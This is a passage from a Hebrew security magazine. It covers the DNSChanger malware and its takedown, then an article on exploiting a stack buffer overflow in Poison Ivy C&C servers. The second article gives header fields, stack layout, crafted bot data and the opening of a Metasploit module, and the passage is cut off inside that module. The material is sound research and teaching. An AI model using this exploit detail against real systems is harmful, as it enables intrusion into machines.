```

רישום מחדש של השינויים שבוצעו על מנת שהשינויים יחולו מאותו הרגע:

```
ipconfig.exe /registerdns
```

ביצוע רענון לכלל חיבורי הרשת:

```
ipconfig.exe /renew_all
```

זהו. כעת, כל בקשת DNS שתבצע מאחד מרכיבי הרשת על המחשב תעבור דרך שרתי ה-DNS שקונפגו ב-DNS-Changer.

ל-Rove Digital היה חשוב לבצע "flushdns" עם כל אתחול של מערכת ההפעלה על מנת שבכל פעם המשתמש יקבל את ה-IP המעודכן ביותר לשרתי הפרסומות החדש. במידה והם לא יעשו כן, בפעם הראשונה שהמשתמש יבדוק מה כתובת IP של שרת מסויים, המידע שהוא יקבל ישמר בטבלאות ה-DNS Cache המקומיות של מערכת ההפעלה ובפעם הבאה שהוא יתשאל שוב את שרתי ה-DNS של Rove Digital זה יהיה רק כאשר יפוג ה-TTL של רשומות אלו.

על מנת לראות את הרשומות הקיימות בטבלאות ה-DNS Cache של מערכת ההפעלה, ניתן להקליד:

```
ipconfig.exe /displaydns
```

לאחר הרצת הפקודה יוצג תוכן הטבלאות. דוגמא לרשומה בודד מהטבלה:



```
www.dnschanger.com
-----
Record Name . . . . . : www.dnschanger.com
Record Type . . . . . : 5
Time To Live . . . . . : 1656
Data Length . . . . . : 4
Section . . . . . : Answer
CNAME Record . . . . . : dnschanger.com
```

שימו לב לערך המופיע תחת "Time To Live", רק כאשר הוא יגיע ל-0 הרשימה תמחק.

האפקט:

אוקיי, אז הגענו למצב שבו מספר רב מאוד של משתמשים מבצע DNS Resolution דרך שרתי ה-DNS שלנו, מה אנחנו יכולים לעשות עם זה? יש אין ספור דרכים שניתן לפעול בהן על מנת לנצל זאת, אציג מספר דוגמאות:


- **כסף!** דבר ראשון, כל הפרוייקט הוקם על מנת להרוויח כסף. הדוגמא המוכרת ביותר היא בעזרת החלפת פרסומות. אנחנו מעוניינים להציג פרסומות של ארגונים ששלמו לנו כסף? אנו יכולים לאתר את בקשות ה-DNS שנעשות לשרתי של Google Ads, Amazon, Yahoo! Advertising, וכו', ולהחליף אותם עם כתובות IP של שרתי פרסומות שלנו, כך כל מי שיגלוש לאתרים שבהם קיים הקוד המפנה לשרתי הפרסומות, במקום להגיע לשרתים של החברה המקורית, הוא יגיע לשרתים שלנו, ולפרסומות שלנו, דוגמאות לכך ניתן לראות בדו"חות של Trend Micro:



• **עוד כסף!** ברשותינו 4 מליון גולשים, ואנו יכולים לשלוט לאילו שרתים הם יגלושו? נוכל להשתמש בהם כתשתית להפצה של Botnets של ארגוני פשיעה נוספים, כל שעלינו לעשות זה להפנות אותם לשרתים זדוניים של קמפיינים שהוקמו על ידי ארגוני פשיעה ולגרום להם להוריד תוכנות Fake-AV, ירוסים ועוד, מהפרסומים עולה כי Rove Digital עזרו להפיץ מעל ל-45 תוכנות "Fake-AV" שונות, תוכנות כגון:


- APCprotect
- BlockKeeper
- BlockProtector
- IGuardPc
- LinkSafeness
- SafeFighter
- SafetyKeeper
- SaveArmor
- SaveDefender
- SecureFighter
- SecureKeeper
- SecureWarrior

בנוסף, דו"חות שונים של Trand Micro מציגים עדויות לכך כי אותה התשתית שנתפסה שמשה להפצה של ה-Botnet הידוע "KoobFace" (ניתן לקרוא עליו בהרחבה במאמר בשם "[KoobFace](#)" [Pwning](#)" שפרסמתי בגליון ה-14 של המגזין). Symantec הציגו בבלוג שלהם תרשים ברור התהליך. כאשר מחשב נקי מעוניין לגלוש ל-Symantec:



[במקור: <http://www.symantec.com/connect/blogs/dnschanger-blackout-coming>]

לעומת מחשב נגוע מעוניין לגלוש ל-Symantec:



[במקור: <http://www.symantec.com/connect/blogs/dnschanger-blackout-coming>]

• **עוד יותר כסף!** הקורבנות שלנו מעוניינים לגשת לבנקים שלהם, בקלות נוכל להכין עמודי Phishing לאתרי הבנקים הגדולים בעולם ולהציג להם אותם במקום, בדיוק באותו אופן שהוצג בסעיף הקודם, נוכל להשיג כרטיסי אשראי, להתחבר במקומם לחשבון ולבצע העברות כספים ועוד.

• **ועוד פעם כסף!** קורבנות שלנו מחפשים דרכנו אתרי חיפוש גדולים? נוכל לשנות את תוצאות החיפוש ולגרום ללקוחות שלנו להופיע בתוצאות הראשונות. לפי הדו"חות, השרתים של Rove Digital ביצעו חטיפות לתוצאות עמודי חיפוש לעמודים של:

- Google
- Yahoo!
- Ask.com
- Bing

• **התרבות:** הגענו למחשב המחובר למחשבים אחרים ברשת? נוכל לנסות להדביק גם אותם, אם זה ע"י הדבקת קבצים משותפים, הדבקת התקני USB ועוד. נראה כי היוצרים של DNS Changer לא הפעילו וקטורים מסגנון זה, אך זאת בהחלט אופציה.

• **התגוננות:** תוכנות האנטי-וירוס במחשב מעוניינות להוריד עדכוני אבטחה? אותן התוכנות מעוניינות לגשת לכתובות ה-DNS של שרתי העדכונים שלהן? אנו שולטים בכתובות ה-IP שהן יקבלו? למה שלא נחסום אותן?

סוף החגיגה

בשמיני לנובמבר אשתקד, אחרי חקירות ממושכות, ה-FBI, ביחד עם ארגוני אכיפת חוק וארגוני IT ברחבי העולם (בעיקר בארצות הברית ובאירופה), הגיעו לאותה קבוצה שהפעילה את כל מכונת הכסף הזאת והגיעו למצב שבו הם יכולים פיזית לסגור את שרתי ה-DNS שהיו הבסיס לכל האופרציה. אבל אז נשאלה השאלה: מה בעצם יקרה לאותם גולשים תמימים שהודבקו בוירוס ומשתמשים באותם השרתים על מנת לבצע תשאול DNS? אם יסגרו את אותם השרתים - כל אותם המודבקים לא יוכלו להמשיך לגלוש באינטרנט! באותו הזמן נקבע כי השרתים ישארו פעילים, כמובן ללא הפעילות הזדונית שלהם, וגופי החוק יקציבו תאריך עתידי שבו השרתים ינותקו. התאריך שנקבע היה ה-23 ליולי שנה לאחר מכן.

בין השמיני לנובמבר 2011 עד ל-23 ליולי 2012 הוחלט שיקימו מספר קמפיינים ויפיצו אותם ברחבי האינטרנט, המטרה של אותם קמפיינים הייתה להעלות את המודעות של הגולשים באינטרנט, לאתר את אותם החברה שגלשו דרך שרתי ה-DNS של Rove Digital ולהסביר להם כיצד להחזיר את פרטי ה-DNS לפרטים המקוריים על מנת שיוכלו להמשיך לגלוש גם לאחר ששרתי ה-DNS של Rove Digital ינותקו.

ארגוני CERT במדינות שונות רכשו דומיין מקומי בשם "Dns-ok", והקימו מערך בדיקה פשוט לתפעול, שמספיק להכנס אליו על מנת להבין האם המחשב ממנו גולשים משתמש בשרת DNS זדוני, במידה וגולש נכנס לאתר דרך מחשב נקי, הוא קיבל תמונה ירוקה, במידה והוא נכנס לאתר דרך מחשב נגוע הוא קיבל תמונה אדומה עם פרטים כיצד ניתן להסיר את האיום:



הוקמו אתרים כגון:

<http://www.dns-ok.us>, <http://www.dns-ok.de>, <http://www.dns-ok.fi>

באתר של ה-FBI פורסמה ההודעה:

<https://forms.fbi.gov/check-to-see-if-your-computer-is-using-rogue-DNS>

ובכל אתרי החדשות הגדולים פרסמו את הקישורים לאתרים אלו.

במקביל, חברות האנטי-וירוס פרסמו חתימות מעודכנות לכתובות ה-IP של שרתי ה-DNS והתריעו למשתמשים על המצאות האיום במחשבם.

Operation Ghost Click

www.DigitalWhisper.co.il

בסופו של דבר, כשהגיע ה-9 ליולי, שרתי ה-DNS נותקו סופית. לפי המספרים שהציגו-FBI, בשל ניתוק השרתים, נותקו כ-211 אלף גולשים ברחבי העולם (מספר יפה לעומת המספר המקורי - 4 מיליון נדבקים). בשבוע הניתוק, F-Secure הציגו את הפילוח הבא (בטבלה מוצגות ה-20 מדינות הראשונות לפי כמות נדבקים):


US	47054
IT	21508
IN	19991
DE	14887
GB	13832
FR	9003
CN	8773
CA	7526
MX	6190
AU	5942
JP	5537
BR	5356
AR	5248
RU	4661
PL	3932
ES	3905
HU	3346
TR	2994
TH	2506
CL	1744

[במקור: <http://www.f-secure.com/weblog/archives/00002395.html>]

עם זאת, על פי דיווחים של חברות אנטי-וירוס וספקיות האינטרנט, מספר רב של ספקיות אינטרנט ביצעו שינויים שונים בארכיטקטורת ה-DNS שלהם על מנת לאפשר לאותם הגולשים להמשיך לגלוש ברשת, כך שבפועל המספרים הרבה יותר נמוכים.

סיכום

זאת לא הפעם הראשונה שבעזרת איחוד כוחות, הן של רשויות החוק והן של חברות האנטי-וירוס השונות, הצליחו למנוע ולנטרל איומים ברשת האינטרנט. אם פעם היה נראה כי איומי אינטרנט נשארים בתוך ה-"Cyber-Space" היום כבר ניתן לראות דוגמאות רבות על כך שהמציאות השתנתה. גופי פשיעה בכל העולם מבינים את הפוטנציאל הגלום שבפעילויות אינטרנטיות, את הסיכון הנמוך ואת הקלות הבלתי נתפסת של הנושא. אם פעם איומי אינטרנט היו מקומיים יותר, והסתכמו במשטרה במקומית, היום נראה שאותם ארגוני פשיעה מנסים "ללכת על כל הקופה" ופועלים ברמה הבין-לאומית. מדובר במגמה שעם השנים רק עולה, ולכן אני מאמין שעם הזמן, אנו נראה שילובי כוחות בסיגנון זה רק יותר ויותר.



מקורות וקישורים לקריאה נוספת

- <http://en.wikipedia.org/wiki/DNSChanger>
- http://www.fbi.gov/news/stories/2011/november/malware_110911/DNS-changer-malware.pdf
- http://www.pcworld.com/article/258955/dnschanger_malware_whats_next.html
- http://www.pcworld.com/article/255137/protect_yourself_from_dnschanger.html
- <http://www.guardian.co.uk/technology/2012/jul/09/dnschanger-malware>
- http://www.symantec.com/security_response/writeup.jsp?docid=2007-011811-1222-99&tabid=2
- http://www.fbi.gov/news/stories/2011/november/malware_110911
- <http://www.symantec.com/connect/articles/operation-ghost-click-turn-dns-changer-ccs-dark-side>
- http://www.symantec.com/security_response/writeup.jsp?docid=2007-011811-1222-99&tabid=2
- <http://www.symantec.com/connect/blogs/dnschanger-fraud-ring-busted>
- <http://www.symantec.com/connect/blogs/dnschanger-blackout-coming>
- <http://blog.trendmicro.com/esthost-taken-down-biggest-cybercriminal-takedown-in-history/>
- http://threatpost.com/en_us/blogs/most-what-youve-read-about-dnschanger-wrong-heres-how-070812
- <http://www.digitalwhisper.co.il/files/Zines/0x1A/DW26-1-BEP.pdf>
- <http://digitalwhisper.co.il/files/Zines/0x02/DW2-7-DNS-Cache-Poisoning.pdf>
- <http://www.digitalwhisper.co.il/files/Zines/0x0E/DW14-1-KoobfacePwning.pdf>
- http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_the_rove_digital_takedown.pdf
- http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/spotlight-articles/sp_dns-changing-malware.pdf

פריצה לשרתי Poison Ivy

נכתב ע"י ד"ר גל בדישי

הקדמה


מחשבים רבים בעולם נדבקים בוירוסים, תולעים ורושעות מסוגים שונים. בד"כ, קיים אדם (או קבוצת אנשים) אשר מטרתם לשלוט על המחשבים המודבקים מרחוק ולנהל אותם בהתאם לצרכיהם. אדם זה חולש על עמדת שליטה אחת או יותר, המנהלת את הבוטים הנמצאים על המחשבים המודבקים.

Poison Ivy (או בקיצור: PI) הוא דוגמה לעמדת שליטה כזאת. בעמדת השליטה ניתן לייצר בוטים חדשים ולשלוט על כל המחשבים הנגועים. הדבקת המטרות היא משימה נפרדת ואינה חלק מ-PI. מחשב נגוע נמצא למעשה בשליטה מלאה של התוקף, שיכול להעביר לו פקודות, לקבל ממנו חיוויים, קבצים ומידע, לעקוב אחרי המשתמש, וכו'.

PI מצפין את התקשורת בין הבוטים למרכז השליטה והבקרה (שו"ב / C&C) בעזרת אלגוריתם הצפנה שנקרא [Camellia](#). זהו אלגוריתם הצפנת בלוקים עם מפתח סימטרי, שבמקרה של PI עובד בשיטת [ECB Electronic CodeBook](#), כלומר, בלוקים זהים מוצפנים בדיוק באותו האופן. [ניתוח של התקשורת בין הבוט לשרת](#), כמו גם [הינדוס לאחור של הבוט](#), מגלה את סדרת הצעדים הבאה, המתרחשת בכל פעם שמריצים את הבוט:

1. הבוט שולח 256 בתים "אקראיים" לשרת.
2. השרת מצפין את המידע שהתקבל בעזרת המפתח המשותף, ושולח זאת חזרה לבוט (כך מוודא הבוט שהוא אכן מדבר עם השרת הנכון, אך אין וידוא הפוך).
3. השרת שולח ללקוח מספר לא מוצפן בגודל 4 בתים המציין את גודל המידע שהוא עומד לשלוח, ואז מידע מוצפן בגודל הנ"ל. המידע המוצפן הוא למעשה קוד אותו הבוט אמור להריץ.
4. הבוט מריץ את הקוד, ששולף את פרטי המחשב והמשתמש מהמחשב הנגוע ומחזיר אותם מוצפנים לשרת השו"ב. לאחר מכן, הוא ממתין לפקודות נוספות מהמפעיל.

[במאמר שפורסם בשנת 2010](#) ע"י Andrzej Dereszowski נאמר שבשלב 4 השרת קורא את הנתונים מהבוט לתוך מערך מקומי בגודל קבוע שהוקצה על המחשבת, ללא בדיקה של הגודל המתקבל. עובדה המאפשרת לבצע מתקפת buffer overflow ולהשתלט על השרת. כותב המאמר לא היה מעוניין בפרסום מלא של המתקפה, ולכן חסך בפרטים ואף לא פירסם את הקוד הסופי.



ראשית, נראה דוגמה (לא מוצפנת) לנתונים אותם שולח הבוט בשלב 4:

```
unsigned char client_details[] =
{
    0x01, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00, 0x00, 0xBB, 0x00, 0x00, 0x00,
    0xC2, 0x00, 0x00, 0x00, 0xC2, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0xB8, 0xB0, 0x00, 0x00, 0x00, 0x09, 0x6D, 0x79, 0x70, 0x72, 0x6F, 0x00, 0x66, 0x67, 0x61, 0x6C,
    0x00, 0xC0, 0xA8, 0x0D, 0x00, 0x01, 0x02, 0x58, 0x33, 0x04, 0x55, 0x73, 0x65, 0x80, 0x72, 0x01,
    0x9C, 0x00, 0x00, 0x00, 0x05, 0x00, 0x18, 0x82, 0x01, 0x00, 0x0C, 0x28, 0x0A, 0x00, 0x00, 0x02,
    0x00, 0x1C, 0x00, 0x53, 0x65, 0x72, 0x76, 0x69, 0x63, 0x65, 0x20, 0x00, 0x50, 0x61, 0x63, 0x6B,
    0x20, 0x33, 0x00, 0x7C, 0x01, 0x00, 0x48, 0x00, 0x6E, 0x00, 0x70, 0x00, 0x48, 0xBB, 0x00, 0x14,
    0x00, 0x00, 0xE0, 0xFD, 0x7F, 0x94, 0xFE, 0x80, 0x9F, 0x00, 0x17, 0x83, 0x91, 0x7C, 0x35, 0x00,
    0x06, 0x00, 0x00, 0x1E, 0x15, 0x00, 0x08, 0x00, 0xA0, 0x00, 0x80, 0xE0, 0x50, 0x88, 0x7C, 0x00,
    0x3E, 0x15, 0x01, 0x54, 0x80, 0x00, 0xE8, 0xE0, 0x80, 0x7C, 0xF8, 0x1D, 0x01, 0x16, 0x30, 0x14,
    0x00, 0x0C, 0x01, 0x00, 0xB2, 0x00, 0x46, 0x00, 0x00, 0x00, 0xB8, 0x14, 0x00, 0xA0, 0xBB, 0x00, 0x37, 0x01,
    0x2F, 0x01, 0x0B, 0xAC, 0x00, 0x0B, 0x20, 0xC3, 0x31, 0x91, 0x7C, 0xDF, 0x00, 0x03, 0x08, 0x06,
    0xD6, 0x14, 0x02, 0x43, 0x00, 0x29, 0x00, 0x01, 0x03, 0x03, 0x01, 0x45, 0x00, 0x37, 0x00, 0x66,
    0x2F, 0x5F, 0x47, 0x00, 0xC0, 0xF7, 0x1F, 0x02, 0xE7, 0x00, 0x0F, 0x00, 0x00, 0x00, 0x00, 0x00,
};
```

הנתונים הנ"ל מתורגמים למידע הבא אצל השרת:

Poison Ivy - [Listening on Port: 3460 (Connections: 1)]											
File Preferences Window Help											
Connections Statistics Settings											
ID	WAN	LAN	Con. Type	Computer	User Name	Acc. Type	OS	CPU	RAM	Version	Ping
myprolga	192.168.131	192.168.131	Direct	X3	User	Admin	WinXP	2395 MHz	511.48 MB	2.3.1	31

בבדוק היכן במחשנית ממוקם החוץ אליו נקראים הנתונים:

```
CODE:00519794 Buffer = byte ptr -8049h
CODE:00519794 varHeader0x00_48= dword ptr -48h
CODE:00519794 varHeader0x04_44= dword ptr -44h
CODE:00519794 lenHeader0x08 = dword ptr -40h
CODE:00519794 varHeader0x0C_3C= dword ptr -3Ch
CODE:00519794 nNumberOfBytesToWriteHeader0x10= dword ptr -38h
CODE:00519794 dwSizeHeader0x14= dword ptr -34h
CODE:00519794 varHeader0x18_30= dword ptr -30h
CODE:00519794 var_2C = dword ptr -2Ch
CODE:00519794 var_28 = dword ptr -28h
CODE:00519794 var_21 = byte ptr -21h
CODE:00519794 lParam = dword ptr -20h
CODE:00519794 NumberOfBytesWritten= dword ptr -1Ch
CODE:00519794 varHeader0x10_18= dword ptr -18h
CODE:00519794 var_14 = dword ptr -14h
CODE:00519794 hWnd = dword ptr -10h
CODE:00519794 var_C = dword ptr -0Ch
CODE:00519794 varSocket_8 = dword ptr -8
CODE:00519794 var_4 = dword ptr -4
CODE:00519794 arg_0 = dword ptr 8
```

(במאמר מוסגר, נציין שעוד הרבה מקום מוקצה במחשנית מתחת לחוץ, עבור משתנים אחרים.)

אנליזה של השרת מראה שהנתונים נקראים בשני שלבים. בשלב הראשון, נקראת הכותרת, המורכבת מ-32 הבתים הראשונים של הנתונים שנשלחו:


```
unsigned char client_details[] =
{
    0x01, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00, 0x00, 0xBB, 0x00, 0x00, 0x00,
    0xC2, 0x00, 0x00, 0x00, 0xC2, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
};
```

שדות מעניינים בכותרת (גודל כל שדה 4 בתים):

- אם הערך בשדה הראשון הוא 4, ריצת הבוט בוחרת מסלול שלא מועיל לנו. כל ערך אחר טוב לנו (בדוגמה הנ"ל הערך הוא 1).
- ערך השדה השלישי קובע כמה נתונים צריך עוד לקרוא מהרשת אחרי שמסיימים לעבד את הכותרת (בדוגמה הנ"ל, 0xC0 בתים).
- השדה הרביעי מציין, מתוך כלל הנתונים שנקראו, כמה נתונים באמת רלוונטיים (כיוון שמדובר בהצפנת בלוקים, יתכן שהועבר גם דיפון, שאינו רלוונטי). בדוגמה זו, רק 0xBB בתים מתוך 0xC0 בתים שנקראים הם רלוונטיים, והשאר הוא דיפון.
- השדה החמישי מורה על הגודל האמיתי של המידע שהבוט רצה להעביר. אם ערך זה גדול מהשדה הרביעי (יש יותר נתונים רלוונטיים מאשר נתונים שנקראים בפועל), זה אומר שהנתונים שנקראו הגיעו בפורמט מכווץ, ויש לפתוח אותם בעזרת [RtlDecompressBuffer](#). בדוגמה זו הנתונים אכן הגיעו מכווצים, כיוון שאומרים לנו שגודל הנתונים אמור להיות 0xC2 בתים (יותר מ-0xBB).
- השדה השישי מציין את גודל החוצץ שיש להקצות דינמית עבור הנתונים לאחר פתיחת הכיווץ. כלומר, רק לאחר שכל הנתונים כבר נקראו לתוך החוצץ שיושב על המחסנית (אותו אנו תוקפים). מכאן, שעריך זה כלל אינו רלוונטי לנו.

לסיכום, השדה שמעניין אותנו הוא השדה השלישי. עלינו לשלוח מספיק נתונים על מנת לדרוס את כתובת החזרה מהפונקציה. למעשה, ניתוח מעמיק של השרת מראה שאם נחתוך את התקשורת בזמן שהשרת עוד מחכה לנתונים, נוכל להגיע לנקודת היציאה מהפונקציה במהירות. לכן, בשדה השלישי נשים ערך גדול יותר מכמות המידע שנשלח בפועל, נשלח מספיק מידע כדי לדרוס את כתובת החזרה, ואז בזמן שהשרת ממתין למידע נוסף, נסגור את החיבור. כפי שראינו קודם, על מנת לדרוס את כתובת החזרה אנו צריכים קצת מעל 0x8000 בתים. לצורך הפריצה לשרת, נקבע את ערך השדה השלישי ל-0x10000.

אחת הבעיות שאנו נתקלים בה היא שהמידע עובר לשרת בצורה מוצפנת, ומעובד ע"י השרת רק לאחר פענוחו. אם איננו יודעים מהו מפתח ההצפנה, כל מה שנשלח לשרת לא יהיה טוב יותר מרצף בתים אקראיים. למזלנו, גם לרצף בתים אקראיים יש סיכוי סביר לעבור את כל מה שתארנו כאן. יתרה מכך, אם תתרחש שגיאה בשרת וקריסה, כל מה שיקרוס זה אותו חוט שנוצר בעזרת [CreateThread](#) כדי לטפל בחיבור החדש שלנו. השרת ימשיך לתפקד כרגיל, ויש סיכוי גבוה מאוד שכלל לא יופיע חייוי למשתמש על כך. לכן, במקרה שאיננו יודעים את מפתח ההצפנה (ברירת המחדל היא "admin"), אנחנו יכולים פשוט לנסות לשלוח רצפים אקראיים של בתים בתור הכותרת, עד שנצליח. שאר המידע שנשלח לא יספיק לעבור פענוח, כיוון שאנו מפילים את החיבור באמצע.



נוסף על כך, חשוב לשים לב שכתוצאה מכך שאנו נמצאים בפונקציה שנקראת ישירות ע"י CreateThread, אין לנו הרבה מקום על המחסנית מעל הפונקציה:

01EFFF88	7C80B729	RETURN to kernel32.7C80B729
01EFFFBC	01550000	
01EFFFC0	00000000	
01EFFFC4	FFFF0810	
01EFFFC8	01550000	
01EFFCC	7FFD8000	
01EFFF00	825C2600	
01EFFF04	01EFFFC0	
01EFFF08	8228DCB8	
01EFFF0C	FFFFFFFF	End of SEH chain
01EFFF0E	7C839AD8	SE handler
01EFFF10	7C80B730	kernel32.7C80B730
01EFFF14	00000000	
01EFFF18	00000000	
01EFFF1C	00000000	
01EFFF20	00000000	
01EFFF24	00519794	pi.00519794
01EFFF28	01550000	
01EFFF2C	00000000	

מצד שני, יש לנו הרבה מקום בחוץ אותו אנו דורסים. לכן, נשים את כל הקוד אותו אנו רוצים להריץ בחוץ, ונקרא לעצמנו אחורה. כיוון ששרת Poison Ivy לא מצליח לרוץ מעל מערכות הפעלה בהן מופעל DEP (בגלל ה-packer שהוא עטוף בו, ExeStealth), אין לנו צורך להשתמש ב-ROP, וניתן פשוט להריץ קוד ישירות מהמחסנית.

נשאר את מציאת הדרך המלאה להשתלטות בתור תרגיל לקורא. נציין רק שכדאי לחפש מתי השרת קורא בפעם הראשונה לפונקציה recv (שם הוא מקבל את ה-challenge מהבוט). הקריאה לפונקציה recv נמצאת בתוך פונקציה קטנה שעוטפת אותה. אותו דבר נכון ל-send. מעקב אחר התקשורת מאפשר לנו לעקוב בקלות אחר התנהגות השרת, לפי השלבים שתארנו.

להלן המודול הרשמי שנכתב ל-Metasploit על מנת לפרוץ לשרת Poison Ivy:

```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# web site for more information on licensing and terms of use.
# http://metasploit.com/
##

require 'msf/core'


class Metasploit3 < Msf::Exploit::Remote
  Rank = NormalRanking

  include Msf::Exploit::Remote::Tcp
  include Msf::Exploit::Brute

  def initialize(info = {})
    super(update_info(info,
      'Name' => "Poison Ivy 2.3.2 C&C Server Buffer Overflow",
      'Description' => %q{
        This module exploits a stack buffer overflow in Poison Ivy 2.3.2 C&C server.
        The exploit does not need to know the password chosen for the bot/server
        communication. If the C&C is configured with the default 'admin' password, the
        exploit should work fine. In case of the C&C configured with another password
        the exploit can fail. The 'check' command can be used to determine if the C&C
        target is using the default 'admin' password. Hopefully an exploit try won't
        crash the Poison Ivy C&C process, just the Thread responsible of handling the
        connection. Because of this the module provides the RANDHEADER option and a
```

פריצה לשרת Poison Ivy

